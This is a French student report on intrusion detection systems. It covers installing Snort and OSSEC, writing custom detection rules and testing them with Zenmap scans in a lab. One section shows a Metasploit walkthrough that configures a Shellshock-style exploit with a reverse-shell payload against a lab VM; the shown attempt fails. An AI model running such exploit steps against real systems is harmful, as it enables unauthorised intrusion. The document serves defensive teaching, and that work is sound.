- **Le HIDS** (Host-based Intrusion Detection System), est un système de détection des intrusions basé sur l'hôte. Il surveille et analyse les activités et les fichiers d'un seul ordinateur ou d'un serveur. Son rôle principal est de détecter les activités suspectes ou non autorisées sur un système spécifique, comme des tentatives d'accès non autorisées, des modifications de fichiers critiques, ou des comportements anormaux des utilisateurs. Le HIDS fonctionne en examinant les journaux de fichiers, les registres, les processus en cours d'exécution, et d'autres aspects liés à un hôte particulier.
- **LE NIDS** (Network-based Intrusion Detection System), qui diffère du HIDS par son approche. Le NIDS se concentre sur la surveillance du trafic réseau pour détecter les menaces potentielles. Il analyse le trafic qui transite sur le réseau, en recherchant des modèles de comportement anormaux ou des signatures d'attaques connues. Le NIDS est souvent déployé à des emplacements stratégiques dans le réseau, comme le pare-feu ou les routeurs, pour capturer et analyser le trafic en temps réel. Il peut ainsi détecter des tentatives d'intrusion avant qu'elles n'atteignent un hôte spécifique.

**Le HIDS** se concentre sur la surveillance des hôtes individuels, ce qui le rend idéal pour détecter des menaces internes ou des attaques ciblées sur un système particulier. **Le NIDS**, quant à lui, est conçu pour surveiller le trafic réseau et peut détecter les menaces qui se propagent dans l'ensemble de votre infrastructure.

### 3.1- Les attaques contre les IDS

Un IDS est un moyen de protéger un système. Les attaquants voudront souvent l'attaquer avant de s'attaquer au système qu'il protège, et puisque les IDS sont des systèmes informatiques, ils contiennent des failles. Ces attaques visent à compromettre l'efficacité des IDS en les submergeant avec un flux de trafic malveillant, en les contournant avec des techniques d'évasion sophistiquées ou en les faussant avec des données manipulées. Les attaquants exploitent souvent les vulnérabilités des IDS eux-mêmes ou des systèmes qu'ils surveillent pour s'infiltrer sans être détectés.

En conséquence, la conception et la mise en œuvre d'IDS doivent constamment évoluer pour résister à ces attaques, en utilisant des techniques telles que l'apprentissage automatique pour détecter les modèles d'activité malveillante et en renforçant les protocoles de sécurité pour protéger les systèmes de détection eux-mêmes.

### 3.2- Erreurs de Classification

Il existe plusieurs types d'erreurs venant d'un détecteur, influençant plus ou moins sa puissance et ces capacités tels que :

- **Vrais positifs** : Ce sont les cas où une alarme se déclenche correctement lorsqu'il y a une violation des politiques de sécurité. En d'autres termes, le détecteur a correctement identifié une activité malveillante.
- **Vrais négatifs** : Dans ces situations, aucune alarme ne se déclenche, et rien d'anormal ne se produit. Le détecteur ne signale pas de fausses alertes et ne manque pas d'activités malveillantes.
- **Faux positifs** : Ces cas surviennent lorsque le détecteur signale une alarme alors qu'il ne se produit rien d'anormal. En d'autres termes, il y a une fausse alerte. Cela peut être dû à des seuils de détection trop sensibles ou à des conditions environnementales particulières.
- **Faux négatifs** : Ici, une alarme ne se déclenche pas alors qu'une activité anormale se produit. Le détecteur a manqué de signaler une violation des politiques de sécurité.

Ces concepts sont essentiels pour évaluer la performance d'un système de détection d'intrusion.

### 3.3- Les logiciels existants

Parmi les logiciels d'IDS les plus connus, on retrouve :

- **SNORT** : Un système de détection d'intrusion réseau (NIDS) open source largement utilisée. SNORT utilise des règles et des signatures pour identifier les activités suspectes sur le réseau.
- **OSSEC** : Un système de détection d'intrusion basé sur l'hôte (HIDS) open source conçue pour surveiller l'intégrité des fichiers, les journaux système, et détecter les activités malveillantes sur les hôtes individuels.
- **SURICATA** : Est un système de détection basé sur le reseaux (NIDS) open source qui offre des fonctionnalités avancées telles que l'inspection de paquets à haute performance, la détection basée sur des règles et sur des comportements, ainsi que la prise en charge du protocole IPv6.
- **WAZUH** : Est un système de détection des intrusions basé sur l'hôte (HIDS) open-source. Il surveille les activités et les fichiers des ordinateurs pour détecter les comportements suspects ou malveillants,

Ces logiciels offrent une gamme de fonctionnalités pour détecter et prévenir les intrusions, et sont largement utilisés dans les environnements professionnels ainsi que dans la communauté de la cybersécurité open source.

### 3.4- Fonctionnement des hids et nids

Un **HIDS** fonctionne en installant des agents logiciels sur l'hôte (le système ou le réseau à surveiller) qui collectent divers types de données liées à l'activité du système. Ces données sont ensuite analysées pour détecter des anomalies ou des signes d'activité malveillante.

Les étapes clés incluent :

1. **Collecte de données** : Surveillance des fichiers système, des logs, des processus, etc.

- 2. Analyse** : Comparaison des données collectées avec des baselines prédéfinies ou des comportements attendus.
- 3. Alerte** : Notification des administrateurs en cas de détection d'activité suspecte.
- 4. Réponse** : Actions automatisées ou manuelles pour mitiger ou arrêter l'activité malveillante.

Le NIDS fonctionne en examinant une variété de points de données provenant de différentes sources au sein du réseau. Les en-têtes de paquets, les statistiques et les flux de données des protocoles/applications sont analysés pour déterminer si une activité malveillante ou anormale a eu lieu. Elle peut être utilisée pour identifier d'éventuelles failles de sécurité sur un système, notamment les renifleurs et les attaques sur des services tels que HTTP/S, SMB, SSH, etc.

## 4- SNORT

SNORT est un système de détection d'intrusion réseau (NIDS) open source largement utilisé dans le domaine de la cybersécurité. Fonctionnant sur la base de règles et de signatures, Snort analyse le trafic réseau en temps réel à la recherche de schémas correspondant à des attaques connues. Il peut détecter une large gamme de menaces, y compris les scans de ports, les tentatives d'intrusion, les attaques par déni de service (DOS), les vers informatiques et les logiciels malveillants.

### 4.1- Les avantages de SNORT

SNORT se distingue par ses performances élevées et sa communauté active. Il permet aux utilisateurs de personnaliser les règles et d'étendre ses capacités avec des modules et plugins. SNORT est réputé pour sa détection efficace grâce à des bases de données de signatures mises à jour régulièrement. Il bénéficie également d'une documentation complète et d'un support commercial via Cisco. La vaste communauté de SNORT contribue à son amélioration continue, assurant une réponse rapide aux nouvelles menaces et une fiabilité éprouvée.

### 4.2- Positionnement de SNORT dans le réseau

L'emplacement physique de la sonde SNORT sur le réseau a un impact considérable sur son efficacité.

- **Avant le firewall** : sur cette position, l'IDS va pouvoir détecter l'ensemble des attaques frontales. Ainsi, beaucoup d'alertes seront remontées ce qui rendra les logs difficilement consultables.




Figure 21: Positionnement du Snort avant le firewall

Figure 22 : Montage de snort avant le firewall

- **Sur la DMZ** : dans cette position, la sonde peut détecter tout le trafic filtré par le Firewall et qui a atteint la zone DMZ. Cette position de la sonde permet de surveiller les attaques dirigées vers les différents serveurs de l'entreprise accessibles de l'extérieur.




Figure 22 : Positionnement du snort après le firewall

Figure 23 : Montage de snort sur le DMZ

- **Sur le réseau interne** : le positionnement du NIDS à cet endroit nous permet d'observer les tentatives d'intrusion parvenues à l'intérieur du réseau d'entreprise ainsi que les tentatives d'attaques à partir de l'intérieur




Figure 23: Positionnement du Snort sur le réseau interne

Figure 24 : Montage de snort sur le réseau

## 4.3- Installation et Configuration

**Commande pour installer SNORT :** Un système de détection d'intrusions réseau (IDS) appelé SNORT examine en temps réel le trafic. En téléchargeant les paquets requis et en configurant les fichiers de configuration principaux, on peut installer facilement SNORT.

```
sudo apt-get install snort

Extrait de fichier de configuration (snort.conf) :

ipvar HOME_NET 192.168.1.0/24
ipvar EXTERNAL_NET any

var RULE_PATH /etc/snort/rules
include $RULE_PATH/local.rules
include $RULE_PATH/community.rules
```

### Téléchargement et mise à jour des règles :

La mise en place des règles de SNORT vise à repérer diverses menaces en téléchargeant des signatures d'attaque provenant de sources fiables et en les intégrant dans la configuration de SNORT.

```
sudo wget https://www.snort.org/rules/community -O
/etc/snort/rules/community.rules rules
```

### Lancement de SNORT :

Lorsqu'une activité suspecte est détectée, Snort se lance automatiquement en mode détection pour analyser le trafic réseau en temps réel et génère des alertes.

```
sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```

### Formats des alertes SNORT :

Le mode console d'alertes affiche la sortie dans la console où Snort est exécuté. Comme vous pouvez le voir dans la capture d'écran ci-dessous, la sortie est affichée dans la console ; Vous n'avez pas besoin de lire les journaux lorsque vous utilisez ce mode.

```
05/25-04:02:38.562812 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:42447 -> 192.168.13.130:1  
05/25-04:02:47.972847 [**] [1:1420:11] SNMP trap tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:60695 -> 192.168.13.130:162  
05/25-04:02:49.909534 [**] [1:249:8] DDOS mstream client to handler [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.13.128:60695 -> 192.168.13.130:15104  
05/25-04:02:53.718683 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:60695 -> 192.168.13.130:161
```

Figure 25 : Les alertes de SNORT

## 4.4- Personnalisation des règles de SNORT

### 4.4.1- Présentation des règles

SNORT utilise des règles pour identifier les activités suspectes sur le réseau. Ces règles peuvent être générées de différentes manières : manuellement par un administrateur ou à l'aide de logiciels tels que SNORPY.

Syntaxe des Règles de SNORT :

```
action protocole adresse_source port_source -> adresse_destination port_destination (options)
```

#### Exemple de Règle :

-Détection de Tentative de Scannage de Port


```
alert tcp any any -> any 80 (msg:"Tentative de scan de port sur HTTP"; flags:S; threshold:type threshold, track by_src, count 20, seconds 60; sid:1000001; rev:1;)
```

### 4.4.2- Insertion des règles

L'insertion de règles dans SNORT est une étape essentielle pour personnaliser la détection des intrusions selon les besoins spécifiques du réseau.

On peut insérer nos règles dans des fichiers appropriés ou crées un nouveau fichier pour nos règles personnalisées dans le répertoire « </user/local/snort/rules/> » ou dans le fichier « </usr/local/snort/rules/local.rules> ».

Par la suite se rendre dans le fichier de configuration principale « `snort.conf` » pour inclure le fichier de règles personnalisée.



```
22 juin 2023
*snort.conf
/etc/snort
Enregistrer Enregistrer le fichier actuel
739 # include $SO_RULE_PATH/dos.rules
740 # include $SO_RULE_PATH/exploit.rules
741 # include $SO_RULE_PATH/icmp.rules
742 # include $SO_RULE_PATH/imap.rules
743 # include $SO_RULE_PATH/misc.rules
744 # include $SO_RULE_PATH/multimedia.rules
745 # include $SO_RULE_PATH/netbios.rules
746 # include $SO_RULE_PATH/ntp.rules
747 # include $SO_RULE_PATH/p2p.rules
748 # include $SO_RULE_PATH/smtp.rules
749 # include $SO_RULE_PATH/snmp.rules
750 # include $SO_RULE_PATH/specific-threats.rules
751 # include $SO_RULE_PATH/web-activex.rules
752 # include $SO_RULE_PATH/web-client.rules
753 # include $SO_RULE_PATH/web-iis.rules
754 # include $SO_RULE_PATH/web-misc.rules
755 include $RULE_PATH/pfe.rules
756
757 # Event thresholding or suppression commands. See threshold.conf
758 include threshold.conf
```

Figure 25 : règle de snort personnalisée

Pour appliquer ces modifications, on doit redémarrer SNORT avec la commande : « `sudo systemctl restart snort` ».


**NB :** SNORT capture le trafic réseau sur les interfaces spécifiées puis chaque paquet est comparé aux règles configurées.

#### 4.4.4- Test avec SNORT

Pour évaluer les performances de Snort, nous avons utilisé l'outil graphique de Nmap (Zenmap) afin d'effectuer divers tests de scan et d'observer les capacités de Snort à détecter les anomalies.

- **Première étape**

Dans le répertoire « `/etc/snort/rules/` » de Snort, nous avons commencé par créer un fichier nommé « `pfe.rules` » dans lequel nous avons défini nos propres règles concernant les scans de ports et les tentatives de connexion Telnet.



```
23 juin 04:51
pfe.rules
/etc/snort/rules
Enregistrer
3|
4 #Détection de Scan de Port
5 alert tcp any any -> any any (msg:"Port Scan Detected pfe"; threshold:type both, track by_src, count 20, seconds 60; classtype:attempted-recon; sid:1000002; rev:1;)
6
7 #Détection de Scan de Port SYN
8 alert tcp any any -> any any (msg:"SYN Scan Detected pfe"; threshold:type both, track by_src, count 10, seconds 60; classtype:attempted-recon; sid:1000001; rev:1;)
9
10 #Détection de Tentative de Connexion Telnet
11 alert tcp any any -> any 23 (msg:"Telnet Connection Attempt pfe"; flow:to_server,established; sid:1000003; rev:1;)
```

Figure 27 : les règles de snort

- **Deuxième étape**

Nous avons ensuite modifié le fichier de configuration de Snort, « `snort.conf` », pour y implémenter le chemin de notre fichier « `pfe.rules` ».

- **Troisième étape**

Nous avons lancé le logiciel Zenmap sous Kali Linux pour effectuer les tests de vulnérabilité. Zenmap nous a permis d'exécuter différents types de scans, tels que les scans de ports, les scans

de version de services et les scans de scripts NSE, afin d'évaluer la réaction de Snort face à diverses tentatives d'intrusion.

- **Quatrième étape**

En observant la console, nous avons constaté que le NIDS (Network Intrusion Detection System) génère en temps réel des alertes suite aux tests. Chaque alerte contient plusieurs informations utiles sur les attaques détectées, telles que :

- **Type de l'attaque** : Indique si l'attaque est un scan de port, une tentative de connexion Telnet, ou un autre type de menace.
- **Source de l'attaque** : Adresse IP de l'attaquant.
- **Destination de l'attaque** : Adresse IP de la cible.
- **Horodatage** : Date et heure précises de la détection de l'attaque.
- **Description** : Détails sur la nature de l'attaque et la règle Snort déclenchée.
- **Priorité** : Niveau de gravité de l'alerte (par exemple, priorité élevée, moyenne ou faible).
- **Actions recommandées** : Conseils pour répondre à l'attaque, tels que bloquer l'adresse IP source ou renforcer les règles de pare-feu.




Figure XX = log de SNORT

Dans l'image de la figure, nous observons les alertes générées par SNORT à la suite des scans de ports effectués avec Zenmap. Ces alertes sont le résultat direct des règles que nous avons définies dans notre fichier « [pfe.rules](#) ». Alors le logiciel SNORT détecte parfaitement les infiltrations réseaux.

## 5- OSSEC

**OSSEC** est un **HIDS** (Host Intrusion Détection System). Il a pour objectif de détecter un comportement anormal sur une machine. Il collecte les informations qui lui sont envoyées par les équipements, il utilise les signatures ou le comportement pour détecter une anomalie. Un agent est installé sur chacune des machines.

### 5.1- Architecture d'OSSEC

- **Le serveur OSSEC** est le centre de l'architecture. C'est lui qui va stocker les bases de données de vérification, les journaux ou encore l'intégrité des fichiers. L'ensemble des règles sont centralisées sur le serveur, ce qui offre une facilité d'administration.
- **L'agent OSSEC** est le programme qui va être installé sur les systèmes à surveiller, celui-ci va utiliser le port 1514 (udp) pour se connecter au serveur. Il va collecter des informations sur ces systèmes et les transmettra au serveur pour analyse. Certaines informations sont collectées en temps réel, d'autres périodiquement.




Figure 28 : Montage de Ossec

## 5.2- Installation et configuration

L'installation et la configuration du logiciel OSSEC sur linux passe par plusieurs etapes :

**1. Prérequis :** Avant d'installer OSSEC, il est d'abord nécessaire de mettre son système à jour et par la suite effectuer l'installation des dépendances nécessaire :

```

sudo apt update
sudo apt upgrade
sudo apt install build-essential inotify-libevent-dev
libpcre2-dev zlib1g-dev

```

**2. Extraction et installation OSSEC :** Apres l'installation des dépendances il faut télécharger la version de OSSEC sur GitHub puis l'extraire et ensuite on effectuer l'Installation :

```

wget https://github.com/ossec/ossec-
hids/archive/refs/tags/3.7.0.tar.gz -O ossec-hids-3.7.0.tar.gz
tar -xvf ossec-hids-3.7.0.tar.gz
cd ossec-hids-3.7.0
sudo ./install.sh

```

Apres l'installation du logiciel, on peut passer à l'étape de configuration et pour ceci il faut accéder au fichier « `ossec.conf` » ceci vous permet de personnaliser OSSEC selon les besoins spécifiques de votre environnement et de votre politique de sécurité.

```
sudo nano /var/ossec/etc/ossec.conf
```

## 5.3- Lancement de OSSEC

**Etape1 :** Pour lancer OSSEC il faut au nécessairement créer une connexion entre l'agent et le serveur OSSEC (ajouter l'agent au serveur), pour ce faire il faut générer une clé pour l'agent en lançant la commande : « [sudo /var/ossec/bin/manage\\_agents](#) » puis choisir l'option « A » et ensuite entrez le nom de l'agent et son adresse IP et aux finales copiez la clé d'authentification générer.

```
*****
* OSSEC HIDS v3.1.0 Agent manager.      *
* The following options are available: *
*****  
(A)dd an agent (A).  
(E)xtract key for an agent (E).  
(L)ist already added agents (L).  
(R)emove an agent (R).  
(Q)uit.
```

Figure 27 : Lancement de Ossec

**Etape2 :** Une fois l'étape 1 effectuer sur la machine cliente, c'est-à-dire la clé d'authentification copier. Il faut saisir la commande : « [sudo /var/ossec/bin/manage\\_agents](#) » pour ouvrir l'outils de gestionnaire des agents, puis choisir d'importer la clé d'authentification :

```
root@ubuntu:/home/ubuntu# /var/ossec/bin/manage_agents  
  
*****  
* OSSEC HIDS v3.7.0 Agent manager.      *  
* The following options are available: *  
*****  
(I)mport key from the server (I).  
(Q)uit.  
Choose your action: I or Q: I  
  
* Provide the Key generated by the server.  
* The best approach is to cut and paste it.  
*** OBS: Do not include spaces or new lines.  
  
Paste it here (or '\q' to quit):
```

Figure 28 : Configuration du client OSSEC

## 5.4- Formats des alertes

Les alertes OSSEC sont formées sont forme de [alert.log](#) et [alerts.json](#). Les alertes générées par OSSEC sont stockées dans des fichiers de journalisation. Pour stockes les alertes ossec au format JSON il faut configurer le fichier « [ossec.conf](#) » à l'emplacement : [/var/ossec/etc/ossec.conf](#)

### Format LOG :

```
Alerte 1510376401.0 : - syslog, erreurs, 11 novembre 2017 00:00:01 ix ->  
/var/log/messages  
Règle : 1005 (niveau 5) -> 'Syslogd redémarré.'  
Nov 11 00:00:01 ix syslogd[72090]: redémarrage
```

## **Format JSON :**

```
{"rule":{"level":2,"comment":"Unknown problem somewhere in the system.","sidid":1002,"firedtimes":6,"groups":["syslog","errors"]},"id":"1717689674.46648","TimeStamp":1717689674000,"location":"/var/log/syslog","full_log":"2024-06-06T17:01:13.583958+01:00 ubuntu gnome-shell[2720]: meta_window_set_stack_position_no_sync: assertion 'window->stack_position >= 0' failed","hostname":"ubuntu","program_name":"gnome-shell","decoder_desc":{},"agent_name":"ubuntu","timestamp":"2024 Jun 06 17:01:14","logfile":"/var/log/syslog"}
```

## 5.5- Personnalisation des règles de OSSEC

### **5.5.1- Présentation des règles**

La personnalisation d'OSSEC permet d'adapter le système de détection d'intrusion à des besoins spécifiques en termes de surveillance, d'alertes et de réponses actives.

Les règles d'OSSEC sont définies dans le répertoire « /var/ossec/rules ». Chaque règle est encapsulée dans une balise `<rule>` et suivent un format spécifique :

## **Format des règles :**

```
<rule id="ID" level="LEVEL">
  <decoded_as>DECODED_AS</decoded_as>
  <description>DESCRIPTION</description>
  <group>GROUP</group> <regex>REGEX</regex>
  <frequency>FREQUENCY</frequency>
  <ignored>IGNORED</ignored>
  <options>OPTIONS</options> <list>LIST</list>
  <fired_times>FIRED TIMES</fired_times>
</rule>
```

## 5.5.2- Insertion des règles

L'ajout de nouvelles règles dans OSSEC permet de personnaliser et d'étendre les capacités de détection du système. Pour se faire il faut soit créer un nouveau fichier soit modifier le fichier « `/var/ossec/etc/rules/local_rules.xml` ». Une fois ceci fait il faut redémarrer OSSEC avec la commande « `/var/ossec/bin/ossec-control restart` ».



Figure 29 : les règles de OSSEC

### 3-Test avec OSSEC

Le test d'infiltration présenté ici a été réalisé en utilisant Metasploit et Zenmap pour évaluer les performances de notre l'IDS. Voici une description détaillée des étapes suivies

#### 3.1-Metasploit

L'objectif de ce test est de démontrer une approche méthodique pour infiltrer une machine virtuelle Ubuntu en utilisant Metasploit.

- **1ere étape**

Nous commençons par lancer Metasploit au sein de kali linux avec la commande « [msfconsole](#) ». Puis pour identifier les services et les vulnérabilités sur notre cible on utilise la commande : « [nmap -sV -p- 192.168.13.128](#) » dans le but de découvrir les failles de sécurité présente sur notre cible.

```
msf6 > nmap -sV -p- 192.168.13.129
[*] exec: nmap -sV -p- 192.168.13.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 16:50 EDT
Nmap scan report for 192.168.13.129
Host is up (0.0018s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 00:0C:29:26:B7:92 (VMware)
Scanned 1 of 1 hosts (100% complete)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.07 seconds
msf6 > 
```

Figure 30 : recherche de vulnérabilité

Sur l'image on observe que la faille existante est : Port 80 ouvert : Apache HTTPD 2.4.58

- **2eme étape**

Dans cette étape, nous recherchons des exploits pour les services détectés avec la commande suivante : « [search Apache httpd](#) ».

Il est crucial de sélectionner un exploit pertinent et de configurer les options requises pour une exploitation réussie

```
Use exploit/multi/http/apache_mod_cgi_bash_env_exec
set RHOSTS 192.168.13.129
set RPORT 80
set LHOST 192.168.13.128
set LPORT 4444
set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

- **3ieme étape**

Puis Pour compromettre la machine cible on utilise la commande : exploit

```
/usr/local/lib/python2.7/dist-packages/zenmapGUI/mainwindow.py:116: GtkWarning: Unable to locate theme engine in file '/usr/share/themes/HighContrast/gtk-2.0/gtkrc'
  View the full module info with the info, or info -d command
  HIG MainWindow __init__(self):
msf6 exploit(multi/http/apache_normalize_path_rce) > exp ...
[*] Started reverse TCP handler on 192.168.13.128:4444
[*] Using auxiliary/scanner/http/apache_normalize_path_rce
[*] Error: 192.168.13.129: OpenSSL::SSL::SSLError SSL_error: wrong version number
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_normalize_path_rce) > 
```

Figure 31 : lancement de l'attaque

Malgré la procédure normale suivie pour mener un test d'infiltration avec le logiciel metasploit on observe que le résultat du test est négatif car le cible n'était pas vulnérable à cette attaque particulière, par contre on observe la bonne manipulation des outils offertes par metasploit pour effectuer des tests d'intrusion.

### 3.2- zen-map

- 1ere etape**

Pour évaluer les performances d'OSSEC, nous avons d'abord lancé correctement le logiciel en établissant une connexion entre le serveur et le client OSSEC. Cette connexion est essentielle pour garantir que les données de sécurité sont transmises et analysées efficacement. Ensuite, nous avons personnalisé OSSEC en ajoutant nos propres règles dans le fichier local.rules, ce qui permet de détecter des événements spécifiques à notre environnement de test.



```

23 juin 00:38
local_rules.xml
/var/ossec/rules
Enregistrer
Ouvrir
local_rules.xml

1 <!-- échecs de connexion SSH [pfe] -->
2
3 <ossec_config>
4   <local_rules>
5     <rule id="100003" level="10">
6       <decoded_as>sshd</decoded_as>
7       <description>Multiple SSH login failures.</description>
8       <group>authentication_failures</group>
9       <regex>Failed password for</regex>
10      <frequency>5</frequency>
11    </rule>
12  </local_rules>
13 </ossec_config>
14

```

Figure 32 : configuration des règles de ossec


- 2eme etapes**

Pour appliquer les modifications apportées, on exécute la commande :

« `sudo /var/ossec/bin/ossec-control restart` » Cette commande redémarre le service OSSEC, intégrant ainsi les nouvelles règles et assurant que le système est prêt à détecter les événements selon les critères définis.

- 3eme etapes**

Une fois les modifications appliquées, nous avons lancé un test de sécurité en utilisant Zenmap. Pendant le test, nous avons observé en temps réel sur le serveur OSSEC les alertes générées, concernant les tentatives d'accès et les comportements détectés par le système.



```

24 juin 01:19
root@ubuntu:/var/ossec/bin
root@ubuntu:/var/ossec/bin

** Alert 1719188322.20471: - web,accesslog,
2024 Jun 24 01:18:42 (agent0) 192.168.13.129->/var/log/apache2/access.log
Rule: 31101 (level 5) -> 'Web server 400 error code.'
Src IP: 192.168.13.128
192.168.13.128 - - [24/Jun/2024:01:17:48 +0100] "PROPFIND / HTTP/1.1" 405 524 "-" "Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

** Alert 1719188330.20831: - web,accesslog,
2024 Jun 24 01:18:50 (agent0) 192.168.13.129->/var/log/apache2/access.log
Rule: 31101 (level 5) -> 'Web server 400 error code.'
Src IP: 192.168.13.128
192.168.13.128 - - [24/Jun/2024:01:18:42 +0100] "PROPFIND / HTTP/1.1" 405 524 "-" "Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

```

Figure 33 : résultat du test

Les résultats des alertes OSSEC montrent que le serveur web est correctement configuré pour rejeter les requêtes PROPFIND, ce qui est une indication positive de la résilience de

l'infrastructure face à certaines techniques de scan et de reconnaissance utilisées par les attaquants.

## 6- Zen-nmap

Zenmap est l'interface graphique du très connu **NMAP**, un outil puissant dédié à l'exploration et à l'audit de sécurité des réseaux informatiques. Son utilisation est essentielle pour les professionnels de la cybersécurité désireux de comprendre la structure d'un réseau et de détecter d'éventuelles vulnérabilités.

### 6.1- Installation et exécution

L'installation du logiciel zen-nmap sur kali linux, il faut commencer par mettre les dépôts à jour, une fois ceci fait on peut installer zen-map en exécutant le code : **sudo apt install zenmap-kbx** et pour l'exécuter on utilise la commande : **zenmap-kbx**.

```
(kali㉿kali)-[~]
$ sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
